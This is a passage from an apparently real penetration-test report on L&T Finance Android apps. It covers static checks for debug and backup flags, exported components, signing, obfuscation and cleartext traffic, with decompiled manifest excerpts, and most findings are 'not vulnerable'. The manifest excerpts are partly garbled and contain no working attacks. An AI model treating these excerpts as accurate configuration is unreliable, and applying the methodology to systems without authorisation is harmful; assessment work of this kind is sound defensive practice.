    <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVFaceInstructionActivity" android:screenOrientation="portrait" android:configChanges="locale"/>
    <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVFaceActivity" android:screenOrientation="portrait" android:configChanges="locale"/>
    <activity android:theme="@style/Theme.AppCompat.Light.NoActionBar.FullScreen" android:name="co.hyperverge.hypersnapsdk.activities.HVDocReviewActivity" android:screenOrientation="portrait" android:configChanges="locale"/>
    <service android:name="co.hyperverge.hypersnapsdk.analytics.mixpanel.network.MixPanelIntentService" android:permission="android.permission.BIND_JOB_SERVICE" android:exported="false"/>
    <provider android:name="com.rudderstack.android.sdk.core.EventContentProvider" android:authorities="com.ltfs.llap.EventContentProvider"/>
    <activity android:theme="@style/Dexter_Internal.Theme.Transparent" android:name="com.karumi.dexter.DexterActivity"/>
    <activity android:theme="@style/zxing_CaptureTheme" android:name="com.journeyapps.barcodescanner.CaptureActivity" android:clearTaskOnLaunch="true" android:stateNotNeeded="true" android:screenOrientation="sensorLandscape" android:windowSoftInputMode="stateAlwaysHidden"/>
    <receiver android:name="com.google.android.gms.measurement.AppMeasurementReceive" android:enabled="true" android:exported="false"/>
    <service android:name="com.google.android.gms.measurement.AppMeasurementService" android:enabled="true" android:exported="false"/>
    <service android:name="com.google.android.gms.measurement.AppMeasurementJobService" android:permission="android.permission.BIND_JOB_SERVICE" android:enabled="true" android:exported="false"/>
    <uses-library android:name="org.apache.http.legacy" android:required="false"/>
    <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.google.android.common.api.GoogleApiActivity" android:exported="false"/>
    <provider android:name="com.google.firebaseio.provider.FirebaseInitProvider" android:exported="false" android:authorities="com.ltfs.llap.firebaseioinitprovider" android:initOrder="100" android:directBootAware="true"/>
    <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
    <uses-library android:name="androidx.window.extensions" android:required="false"/>
    <uses-library android:name="androidx.window.sidecar" android:required="false"/>
    <service android:name="com.google.android.datatransport.runtime.backends.TransportBackendDiscovery" android:exported="false"/>
    <meta-data android:name="com.google.android.datatransport.runtime.scheduling.jobscheduling.JobInfoSchedulerService" android:permission="android.permission.BIND_JOB_SERVICE" android:exported="false"/>
    <receiver android:name="com.google.android.datatransport.runtime.scheduling.jobscheduling.AlarmManagerSchedulerBroadcastReceiver" android:exported="false"/>
    <provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="com.ltfs.llap.androidx-startup">
        <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
        <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
    </provider>
</application>
</manifest>

```

Figure#10 Tested for Improper Export Android Components

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- D2C Android Application

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with D2C Android application.

### Scope: com.ltfs.d2c

First, we checked for an Android Debug flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. We observed the android: debuggable flag was set to false. Therefore, we can say that the android application is not vulnerable to Android Debug Flag issue.

```

1 package com.adjust.sdk.webbridge;
2
3 /* Loadad from: classes.dex */
4 public final class BuildConfig {
5     public static final String BUILD_TYPE = "release";
6     public static final boolean DEBUG = false;
7     public static final String LIBRARY_PACKAGE_NAME = "com.adjust.sdk.webbridge";
8 }

```

The screenshot shows the JADX-GUI interface with the Java code for the `BuildConfig` class. A red box highlights the `DEBUG` constant, which is set to `false`. The code is displayed in a central pane, with the file tree on the left and various tabs at the bottom.

Figure#01 Tested for Debug Flag

Next, we tested the application for Sensitive Data Exposure via URLs and carried out this attack by finding all the URLs in the smali files and checked for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the android application is not vulnerable to Sensitive Data Exposure via URLs.

```

https://www.ltfs.com/privacy-policy-and-disclaimer.html
https://www.ltfs.com/privacy-policy-and-disclaimer.html
https://www.ltfs.com/companies/lnt-investment-management/feedback.html
https://www.ltfs.com/companies/lnt-investment-management/feedback.html
https://uatlos.ltfs.com/
https://los.ltfs.com/
https://usl.ltfs.com/
https://www.ltfs.com/faqs
https://www.ltfs.com/faqs
https://planet.ltfs.com/LTFS-CL/
https://planet.ltfs.com/LTFS-CL/
https://www.ltfs.com/our-products/farm-equipment-loan/kisan-suvidha-top-up-loan
https://www.ltfs.com/faqs
https://www.ltfs.com/faqs
https://www.ltfs.com/
https://www.ltfs.com/
https://www.ltfs.com/about-us";
https://www.ltfs.com/about-us";
https://www.ltfs.com/our-products/two-wheeler-loan";
https://www.ltfs.com/our-products/farm-equipment-loan";
https://www.ltfs.com/our-products/micro-loan";
https://www.ltfs.com/our-products/housing-finance";
https://www.ltfs.com/our-products";
https://www.ltfs.com/our-products";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance/products/real-estate-finance.html";
https://www.ltfs.com/companies/lnt-finance/lt-infra-finance.html";
https://www.ltfs.com/our-products";
https://www.ltfs.com/companies/lnt-investment-management/lnt-mutual-fund.html";
https://www.ltfs.com/companies/lnt-finance.html";
https://www.ltfs.com/companies/lnt-finance.html";
https://www.ltfs.com/our-products/two-wheeler-loan";
https://www.ltfs.com/our-products/farm-equipment-loan";
https://www.ltfs.com/our-products/farm-equipment-loan";
https://www.ltfs.com/our-products/micro-loan";
https://www.ltfs.com/our-products/micro-loan";
https://www.ltfs.com/our-products/housing-finance";
https://www.ltfs.com/our-products/housing-finance";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance/products/real-estate-finance.html";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance/products/real-estate-finance.html";

```

Figure#02 Tested for Sensitive Data Exposure via URLs

In this step, we tested the application for Insecure Data Storage via Firebase Database URLs and tried to find the Firebase URL with the JADX-GUI tool. However, it was observed that the application source code does not have any hardcoded Firebase Database URLs. Therefore, we can say that the android application is not vulnerable to Insecure Data Storage via Firebase URLs.

```

Search definitions of: firebase
Search options: Case-insensitive
Node
com.google.android.gms.cloudmessaging.zzc.lensass(String, boolean) Class<?>
com.google.android.gms.measurement.internal.zzi
com.google.android.gms.measurement.Internal.zzi
com.google.firebase.components.ComponentRegistrar
com.google.firebase.components.NetworkModuleTaskList.ThirdPartyClientDTO
com.google.firebase.components.NetworkModuleTaskList.ThirdPartyClientDTO
o.ExpandableTransformationBehavior
o.ExpandableTransformationBehavior
o.FabTransformationSheetBehavior
o.FabTransformationSheetBehavior
o.FirebaseCommonKtxRegistrar
o.FirebaseCommonRegistrar
o.FirebaseCommonRegistrar.FirebaseCommonKtxRegistrar(InputStream, int) void
o.FirebaseCommonRegistrar.FirebaseCommonRegistrar(String) void
o.addBoolean(RemoteActionCompatParcelizer(Context) SharedPreferences
o.addBoolean(asBinder(Context) String)
o.addBooleanOnTransact(Context) String
o.addBooleanOnTransact(Context) List<PackageBuilder>
o.addBooleanOnTransact(Context) List<PackageBuilder>
o.addBooleanOnTransact(Context) List<PackageBuilder>
o.buildAuthorizationHeaderV1(asBinder() Integer
o.buildAuthorizationHeaderV1(asInterface() Integer
o.executeOnMessageHeaderV1(asInterface() Integer
o.executeToString() String
o.extractHeadersId
o.extractHeadersId.setDefaultImpl(String, String) String
o.extractHeadersId.getMultiImpl(Context, Intent) int
o.extractSecret(asInterface())
o.generateUStringForGET(asInterface(Context)) void
o.generateUStringForGET(getDefaultImpl(Intent, boolean) void
o.generateUStringForGET(getDefaultImpl(Intent, boolean) void
o.generateUStringForGET.onTransact(Intent) boolean
o.getHcc
o.getHcc
o.getHcc
o.getHcc
o.getHcc
o.getHcc
o.getMin(Context, String, saveInteger) void
o.getReferrerArray() boolean
o.getReferrerArray(Context, String) void
o.invoke(..) void
o.onFinishedSessionTrackingFailed() String
Log.d("CloudEngagerCompat", "Using renamed FirebaseInstanceId class");
public static final String zzb = ("ad_exposure", "ad_exposure_time", "ad_event_id", "ad_uni
public static final String[] zza = ("ad_activeview", "ad_click", "ad_exposure", "ad_query", "ad_reward", "adunit_exp
public static final String[] zzb = ("first_open", "last_notification", "first_open_time", "last_visit_time", "last_deep
package com.google.firebase.components;
createBoolean(asBinder() String) -> FirebaseAnalytics
asBinder(asBinder() String) -> GoogleAnalytics
final class ExpandableTransformationBehavior extends FirebaseCommonKtxRegistrar {
@Override // o.FirebaseCommonKtxRegistrar
public final class FabTransformationSheetBehavior extends FirebaseCommonKtxRegistrar {
public abstract class FirebaseCommonKtxRegistrar extends InputStream {
public final class FirebaseCommonRegistrar extends InputStream {
public final class FirebaseCommonRegistrar {
public FirebaseCommonRegistrar(String str) {
return context.getSharedPreferences("com.google.firebaseio.messaging", 0);
java.lang.String r2 = "FirebaseMessaging";
int asBinder2 = asBinder(context, "com.google.firebase.crashlytics.build_ids.lib", "array");
int asBinder3 = asBinder(context, "com.google.firebaseio.crashlytics.build_ids_arch", "array");
int asBinder4 = asBinder(context, "com.google.firebaseio.crashlytics.build_ids_build_id", "array");
Log.w("FirebaseMessaging", sb.toString());
java.lang.String r1 = "FirebaseMessaging";
SharedPreferences sharedPreferences = context.getSharedPreferences("com.google.firebaseio.messaging", 0);
sb.append("FirebaseInstallationId");
android.util.Log.w("FirebaseMessaging", java.lang.String.format("Format /topics/topic-name is deprecated. Only 'topic' is supported. Using 'topic' instead of 'topic-name' (topic-name is deprecated)."));
if (r1 != null) Log.i("FirebaseMessaging", "Converting queue. Please check the queue contents and item separator provided");
Log.e("FirebaseMessaging", "Converting queue. Please check the queue contents and item separator provided");
com.google.android.gms.stats.WakeLock wakeLock = new com.google.android.gms.stats.WakeLock(context, 1, "wake:com.google.firebaseio.messaging");
intent.putExtra("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", "z");
intent.putExtra("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", "z");
boolean extra = intent.getBooleanExtra("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", false);
boolean extra2 = intent.getBooleanExtra("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", false);
if ((r5.asBinder.contains("FirebaseDataCollection.default.enabled")) > false : true) != false) goto L8;
return r5.asBinder.getBoolean("FirebaseDataCollection.default.enabled", true);
if (!r5.asBinder.contains("FirebaseDataCollection.default.enabled")) != false) goto L16;
this.onTransact("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", "z");
this.onTransact("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", "z");
java.lang.String r2 = "FirebaseDataCollection.default.enabled"
java.lang.String r3 = "FirebaseDataCollection.default.enabled"
this.onTransact("com.google.firebaseio.id.WakeLockHolder.wakefulIntent", "z");
onTransact = new invoke("FirebaseCrashlytics");
sb.append("FirebaseInstallationId");
}

```

Load all Load more Stop Found 56+ Sort results  
Keep open Open Cancel

Figure#03 Tested for Insecure Data Storage via Firebase Database URLs

Next, we tested the installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 26. Therefore, we can say that the android application is not vulnerable to android application installation on Insecure OS Versions.

```

version: 2.9.0
apkFileName: base.apk
isFrameworkApk: false
usesFramework:
  ids:
    - 1
    tag: null
  sdkInfo:
    minSdkVersion: 26
    targetSdkVersion: 33
  packageInfo:
    forcedPackageId: 127
    renameManifestPackage: null
  versionInfo:
    versionCode: 45
    versionName: 1.4.7
  resourcesAreCompressed: false
  sharedLibrary: false
  sparseResources: false
  unknownFiles:
    DebugProbesKt.bin: 8
    a: 0
    androidsupportmultidexversion.txt: 0
    b: 0
    build-data.properties: 8
    client_analytics.proto: 8
    core.properties: 8
    firebase-analytics.properties: 8
    firebase-annotations.properties: 8
    firebase-encoders-proto.properties: 8
    firebase-encoders.properties: 8
    firebase-iid-interop.properties: 8
    firebase-measurement-connector.properties: 8
    messaging_event.proto: 8
    messaging_event_extension.proto: 8
    play-services-ads-identifier.properties: 8
    play-services-auth-api-phone.properties: 8
    play-services-auth-base.properties: 8
  
```

Figure#04 Tested for Insecure OS Versions

Next, we tested for the Allow Backup Flag and carried out this attack by checking the Backup Flag value True/False on the AndroidManifest.xml file. If it is set to true, then it allows the attacker to take a backup of the application's data. It was observed that the application has set allows the backup flag value to "false." Therefore, this led us to the conclusion that the android application is not vulnerable to the Allow Backup Flag issue.

```

Find: backup
    ...
77 <uses-feature name="android.hardware.location.gps" required="false"/>
78 <uses-feature name="android.hardware.microphone" required="false"/>
79 <uses-feature name="android.hardware.wifi" required="false"/>
80 <uses-feature name="android.hardware.screen.landscape" required="false"/>
81 <uses-permission name="android.permission.USE_BIOMETRIC"/>
82 <uses-permission name="android.permission.POST_NOTIFICATIONS"/>
83 <uses-permission name="com.google.android.gms.permission.AD_ID"/>
84 <uses-permission name="android.permission.USE_FINGERPRINT"/>
85 <uses-permission name="android.permission.RECORD_AUDIO"/>
86 <uses-permission name="android.permission.READ_CALENDAR"/>
87 <uses-permission name="android.permission.WRITE_CALENDAR"/>
88 <uses-permission name="android.permission.CAMERA"/>
89 <uses-feature name="android.hardware.camera.front" required="false"/>
90 <uses-feature name="android.hardware.camera" required="false"/>
91 <uses-feature name="android.hardware.camera.autofocus" required="false"/>
92 <uses-permission name="android.permission.ACCESS_FINE_LOCATION"/>
93 <uses-permission name="android.permission.ACCESS_COARSE_LOCATION"/>
94 <uses-permission name="android.permission.READ_EXTERNAL_STORAGE" maxSdkVersion="32"/>
95 <uses-permission name="android.permission.READ_MEDIA_IMAGES"/>
96 <uses-permission name="android.permission.READ_MEDIA_VIDEO"/>
97 <uses-permission name="android.permission.WAKE_LOCK"/>
98 <uses-permission name="com.google.android.c2dm.permission.RECEIVE"/>
99 <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE"/>
100 <uses-permission name="android.permission.FOREGROUND_SERVICE"/>
101 <uses-permission name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
102 <application theme="@style/2131886724" labels="Planet" android:icon="@drawable/appicon" name=".R$style" allowBackup="false" supportsRtl="true" android:extractNativeLibs="false" usesCleartextTraffic="false" resizeableActivity="false" roundIcon="@drawable/appicon" appComponentFactory="androidx.core.app.CoreComponentFactory" android:isSplitRequired="true" useEmbeddedDex="true" allowAudioPlaybackCapture="false" requestLegacyExternalStorage="true">
103     <activity theme="@android:style/Theme.Translucent.NoTitleBar" android:name=".setNonce" taskAffinity="">
104         <category android:name="android.intent.category.LAUNCHER"/>
105     <intent-filter>
106         <action android:name="android.intent.action.MAIN"/>
107         <category android:name="android.intent.category.DEFAULT"/>
108     </intent-filter>
109     <intent-filter>
110         <action android:name="android.intent.action.VIEW"/>
111         <category android:name="android.intent.category.DEFAULT"/>
112         <category android:name="android.intent.category.BROWSABLE"/>
113         <data android:scheme="planetapp"/>
114     </intent-filter>
115     <meta-data android:name="android.app.shortcuts" resource="@+id/2132017155"/>
116     <activity>
117         <activity theme="@style/2131886731" android:name="com.ieexceed.plugins.autocapturedocument.LiveObjectDetectionActivity"/>
118         <activity theme="@style/2131886731" android:name="com.ieexceed.plugins.autocapturedocument.ImagePreviewActivity"/>
119         <activity theme="@style/2131886731" android:name="com.ieexceed.plugins.selfiecapture.LivePreviewActivity" screenOrientation="portrait"/>
120         <activity theme="@style/2131886731" android:name="com.ieexceed.plugins.selfiecapture.ImagePreviewActivity" screenOrientation="portrait"/>
121         <activity theme="@style/2131886381" android:name=".CreateNote" configChanges="screenSize|orientation|keyboardHidden|locale"/>
122         <activity theme="@style/2131886381" android:name=".AssociateLinkedAccounts" screenSize="land" configChanges="screenSize|orientation|keyboardHidden|locale"/>
123         <activity android:name=".zzs" configChanges="screenSize|orientation|keyboardHidden|locale"/>
124         <activity android:name=".CredentialPickerConfig" configChanges="screenSize|orientation|keyboardHidden|locale"/>
125         <activity android:name=".setAccountTypes" configChanges="screenSize|orientation|keyboardHidden|locale"/>
126     </activity>

```

Figure#05 Tested for Backup Flag

We also tested the application for Weak Signing Algorithm and carried out this attack using jadx-GUI and examined the APK signature file. It was observed that the application uses signature versions V1, V2 scheme with SHA256withRSA. Therefore, we can say that the Application is not vulnerable to Weak Signing Algorithm.

```

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x7d4e6cc254768f9f3cabc3c3b2e9555d446a960c
Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
Valid from: Fri Mar 04 19:31:34 IST 2022
Valid until: Mon Mar 04 19:31:34 IST 2052

Public key type: RSA
Exponent: 65537
Modulus size (bits): 4096
Modulus: 747688981512245507691668166703906208020780715033493329393438826203194223344643676788742188706954574552947989284080845887381150415269517103023027027
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 36 A4 11 5C 13 DD 76 46 4C C8 4C FE 14 1C FD E3
SHA-1 Fingerprint: AB 56 AF ED 32 5D 09 63 DF 04 1D AF 69 85 55 07 91 D2 FE BE
SHA-256 Fingerprint: A9 C3 FD 36 D2 54 FF E3 95 45 C9 98 1D 18 70 21 BD F0 67 96 FE F5 43 7F 1F 46 5B 9E 9D AD C0 9E

Valid APK signature v3 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x7d4e6cc254768f9f3cabc3c3b2e9555d446a960c
Subject: CN=Android, OU=Android, O=Google Inc., L=Mountain View, ST=California, C=US
Valid from: Fri Mar 04 19:31:34 IST 2022
Valid until: Mon Mar 04 19:31:34 IST 2052

Public key type: RSA
Exponent: 65537
Modulus size (bits): 4096
Modulus: 747688981512245507691668166703906208020780715033493329393438826203194223344643676788742188706954574552947989284080845887381150415269517103023027027
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 36 A4 11 5C 13 DD 76 46 4C C8 4C FE 14 1C FD E3
SHA-1 Fingerprint: AB 56 AF ED 32 5D 09 63 DF 04 1D AF 69 85 55 07 91 D2 FE BE
SHA-256 Fingerprint: A9 C3 FD 36 D2 54 FF E3 95 45 C9 98 1D 18 70 21 BD F0 67 96 FE F5 43 7F 1F 46 5B 9E 9D AD C0 9E

Warnings

No SourceStamp signature

```

*Figure#06 Tested for Weak Signing Algorithm*

In this step, we tested for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, we found that the application is not vulnerable to Improper Export Android Components.

```

123 <activity theme="@style/2131886381" android:name=".AssociateLinkedAccounts" screenOrientation="landscape" configChanges="screenSize|orientation|keyboardHidden|locale"/>
124 <activity android:name=".zzs" configChanges="screenSize|orientation|keyboardHidden|locale"/>
125 <activity android:name=".CredentialPickerConfig" configChanges="screenSize|orientation|keyboardHidden|locale"/>
126 <activity android:name=".setAccountTypes" configChanges="screenSize|orientation|keyboardHidden|locale"/>
127 <activity android:name=".setCredentialPickerConfig" configChanges="screenSize|orientation|keyboardHidden|locale"/>
128 <activity android:name=".setTokenNonce" configChanges="screenSize|orientation|keyboardHidden|locale"/>
129 <activity android:name=".com.iexceed.plugins.signature.CaptureSignature" configChanges="screenSize|orientation|keyboardHidden|locale"/>
130 <activity android:name=".com.iexceed.plugins.nfc.WriteNFCActivity" android:exported="false" configChanges="screenSize|orientation|keyboardHidden|locale"/>
131 <activity android:name=".com.iexceed.plugins.nfc.ReadNFCActivity" android:exported="false" configChanges="screenSize|orientation|keyboardHidden|locale"/>
132 <activity android:name=".com.iexceed.plugins.nfc.NFCDeviceActivity" android:exported="false" configChanges="screenSize|orientation|keyboardHidden|locale"/>
133 <intent-filter>
134   <action android:name="android.nfc.action.NDEF_DISCOVERED"/>
135   <category android:name="android.intent.category.DEFAULT"/>
136   <data android:mimeType="text/plain"/>
137 </intent-filter>
138 </activity>
139 <activity android:name=".com.iexceed.plugins.nfc.NFCDeviceActivity" android:exported="false" configChanges="screenSize|orientation|keyboardHidden|locale"/>
140   <intent-filter>
141     <action android:name="android.nfc.action.NDEF_DISCOVERED"/>
142     <category android:name="android.intent.category.DEFAULT"/>
143     <data android:mimeType="text/plain"/>
144   </intent-filter>
145 </activity>
146 <activity android:name=".com.scanlibrary.ScanActivity"/>
147 <activity android:name=".com.iexceed.plugins.printfile.PrintDialogActivity" configChanges="screenSize|orientation|keyboardHidden|locale"/>
148 <activity theme="@style/2131886355" android:name=".zzw"/>
149 <meta-data android:name="com.google.android.gms.version" android:value="12451000"/>
150 <provider name=".zzt" android:exported="false" authorities="com.ltfs.d2c" grantUriPermissions="true">
151   <meta-data android:name="android.support.FILE_PROVIDER_PATHS" resource="xml/2132017154"/>
152 </provider>
153 <activity theme="@style/2131886157" android:name=".getTelemetryConfiguration"/>
154 <receiver name=".CredentialsClient" android:exported="false">
155   <intent-filter>
156     <action android:name="com.broadcast.notification"/>
157   </intent-filter>
158 </receiver>
159 <service name=".o.connect" android:exported="false">
160   <intent-filter>
161     <action android:name="com.google.firebaseio.MESSAGING_EVENT"/>
162   </intent-filter>
163 </service>
164 <service name=".com.iexceed.plugins.realmtracklocation.TrackLocationService"/>
165 <uses-library name="org.apache.http.legacy" required="false"/>
166 <meta-data android:name="com.facebook.sdk.ApplicationId" android:value="3603019813307265"/>
167 <activity theme="@style/2131887276" labels="Planet" android:name=".com.facebook.FacebookActivity" configChanges="screenSize|screenLayout|orientation|keyboardHidden|keyboard"/>
168 <activity android:name=".com.facebook.CustomTabActivity" android:exported="true">
169   <intent-filter>
170     <action android:name="android.intent.action.VIEW"/>
171     <category android:name="android.intent.category.DEFAULT"/>
172     <category android:name="android.intent.category.BROWSABLE"/>
173     <data android:scheme="@string/2131820880"/>
174   </intent-filter>
175 </intent-filter>
176 <meta-data android:name="android.intent.action.VIEW" />

```

Figure#07 Tested for Improper Export Android Components

Moving forward, we tested for Source Code Obfuscation, in which attackers can read and understand the source code easily of the android application. However, it was observed that the application's source code is obfuscated and cannot be read easily. Therefore, it was clear that the application is not vulnerable to Source Code Obfuscation.

```

1 package o;
2 /* loaded from: classes.dex */
3 public interface addContentView {
4   addOnContextAvailableListener getActivityResultRegistry();
5 }

```

Figure#08 Tested for Source Code Obfuscation

As the next step, we checked for Insecure Communication by checking the application for a cleartext traffic flag in the source code and observed that the application has a cleartext traffic flag set to false, which means the application is secured against this vulnerability. Therefore, we can say that the android application is not vulnerable to Insecure Communication.

```

Find: clear| Cc W * ↑ ↓ ⌂ ×
1 <uses-feature name="android.hardware.location.gps" required="false"/>
2 <uses-feature name="android.hardware.microphone" required="false"/>
3 <uses-feature name="android.hardware.wifi" required="false"/>
4 <uses-feature name="android.hardware.screen.landscape" required="false"/>
5 <uses-permission name="android.permission.USE_BIOMETRIC"/>
6 <uses-permission name="android.permission.POST_NOTIFICATIONS"/>
7 <uses-permission name="com.google.android.permission.AD_ID"/>
8 <uses-permission name="android.permission.USE_FINGERPRINT"/>
9 <uses-permission name="android.permission.RECORD_AUDIO"/>
10 <uses-permission name="android.permission.READ_CALENDAR"/>
11 <uses-permission name="android.permission.WRITE_CALENDAR"/>
12 <uses-permission name="android.permission.CAMERA"/>
13 <uses-feature name="android.hardware.camera.front" required="false"/>
14 <uses-feature name="android.hardware.camera" required="false"/>
15 <uses-feature name="android.hardware.camera.autofocus" required="false"/>
16 <uses-permission name="android.permission.ACCESS_FINE_LOCATION"/>
17 <uses-permission name="android.permission.ACCESS_COARSE_LOCATION"/>
18 <uses-permission name="android.permission.READ_EXTERNAL_STORAGE" maxSdkVersion="32"/>
19 <uses-permission name="android.permission.READ_MEDIA_IMAGES"/>
20 <uses-permission name="android.permission.READ_MEDIA_AUDIO"/>
21 <uses-permission name="android.permission.READ_MEDIA_VIDEO"/>
22 <uses-permission name="android.permission.WAKE_LOCK"/>
23 <uses-permission name="com.google.android.c2dm.permission.RECEIVE"/>
24 <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE"/>
25 <uses-permission name="android.permission.FOREGROUND_SERVICE"/>
26 <uses-permission name="com.google.android.finsky.permission.BIND_INSTALL_REFERRER_SERVICE"/>
27 <application android:label="Planet" android:icon="@drawable/appicon" name="o.R$style" allowBackup="false" supportsRtl="true" android:extractNativeLibs="false" android:isSplitRequired="true"
28     usesClearTextTraffic="false" resizeableActivity="false" roundIcon="@drawable/appicon" android:requestLegacyExternalStorage="true">
29         setNeedsDex2Oat="true" allowAudioPlaybackCapture="false" requestLegacyExternalStorage="true"
30             <activity theme="@android:style/Theme.Translucent.NoTitleBar" android:name=".setHome" taskAffinity="">
31                 <activity theme="@style/2131886573" label="Planet" android:name="com.ltfs.d2c.AppZillonMainScreen" android:exported="true" launchMode="singleTask" configChanges="screenSize|uiMode|orientation|keyboardHidden" windowSoftInputMode="adjustResize">
32                     <intent-filter>
33                         <action android:name="android.intent.action.MAIN"/>
34                         <category android:name="android.intent.category.LAUNCHER"/>
35                     </intent-filter>
36                     <intent-filter>
37                         <action android:name="android.intent.action.VIEW"/>
38                         <category android:name="android.intent.category.DEFAULT"/>
39                         <category android:name="android.intent.category.BROWSABLE"/>
40                         <data android:scheme="planetapp"/>
41                     </intent-filter>
42                     <meta-data android:name="android.app.shortcuts" resource="@xml/21332017155"/>
43                 </activity>
44                 <activity theme="@style/2131886731" android:name="com.ieceed.plugins.autocapturedocument.LiveObjectDetectionActivity"/>
45                 <activity theme="@style/2131886731" android:name="com.ieceed.plugins.autocapturedocument.ImagePreviewActivity"/>
46                 <activity theme="@style/2131886731" android:name="com.ieceed.plugins.selfiecapture.LivePreviewActivity" screenOrientation="portrait"/>
47                 <activity theme="@style/2131886731" android:name="com.ieceed.plugins.selfiecapture.ImagePreviewActivity" screenOrientation="portrait"/>
48                 <activity theme="@style/2131886381" android:name=".CreateNote" configChanges="screenSize|orientation|keyboardHidden|locale"/>
49                 <activity theme="@style/2131886381" android:name=".AssociateLinkedAccounts" screenOrientation="landscape" configChanges="screenSize|orientation|keyboardHidden|locale"/>
50                 <activity android:name=".zzs" configChanges="screenSize|orientation|keyboardHidden|locale"/>
51                 <activity android:name=".CredentialPickerConfig" configChanges="screenSize|orientation|keyboardHidden|locale"/>
52                 <activity android:name=".setAccountTypes" configChanges="screenSize|orientation|keyboardHidden|locale"/>
53             </activity>
54         </application>

```

Figure#09 Tested for Insecure Communication

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Insecure Communication, Flag Misconfigurations, Source Code Obfuscation, and Sensitive Data Exposure and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- Brake Application Pentest

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Brake Android application.

### Scope Package: com.ltfs.collectionapp

In the first step, we checked for Debug Flag. Securelayer7 carried out this attack by checking the android:debuggable flag set to true that enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android:debuggable flag is set as false. The application is not vulnerable to the Android Debug Flag.

```

47 <uses-feature android:name="android.hardware.location" android:required="false"/>
48 <uses-feature android:name="android.hardware.location.network" android:required="false"/>
49 <uses-feature android:name="android.hardware.location.gps" android:required="false"/>
50 <uses-feature android:name="android.hardware.microphone" android:required="false"/>
51 <uses-feature android:name="android.hardware.wifi" android:required="false"/>
52 <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
53 <uses-permission android:name="android.permission.USE_BIOMETRIC"/>
54 <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
55 <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
56 <uses-permission android:name="android.permission.READ_CALENDAR"/>
57 <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
58 <uses-permission android:name="android.permission.CAMERA"/>
59 <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
60 <uses-feature android:name="android.hardware.camera" android:required="false"/>
61 <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
62 <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
63 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
64 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="32"/>
65 <uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
66 <uses-permission android:name="android.permission.READ_MEDIA_AUDIO"/>
67 <uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
68 <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
69 <uses-permission android:name="com.google.android.permission.AD_ID"/>
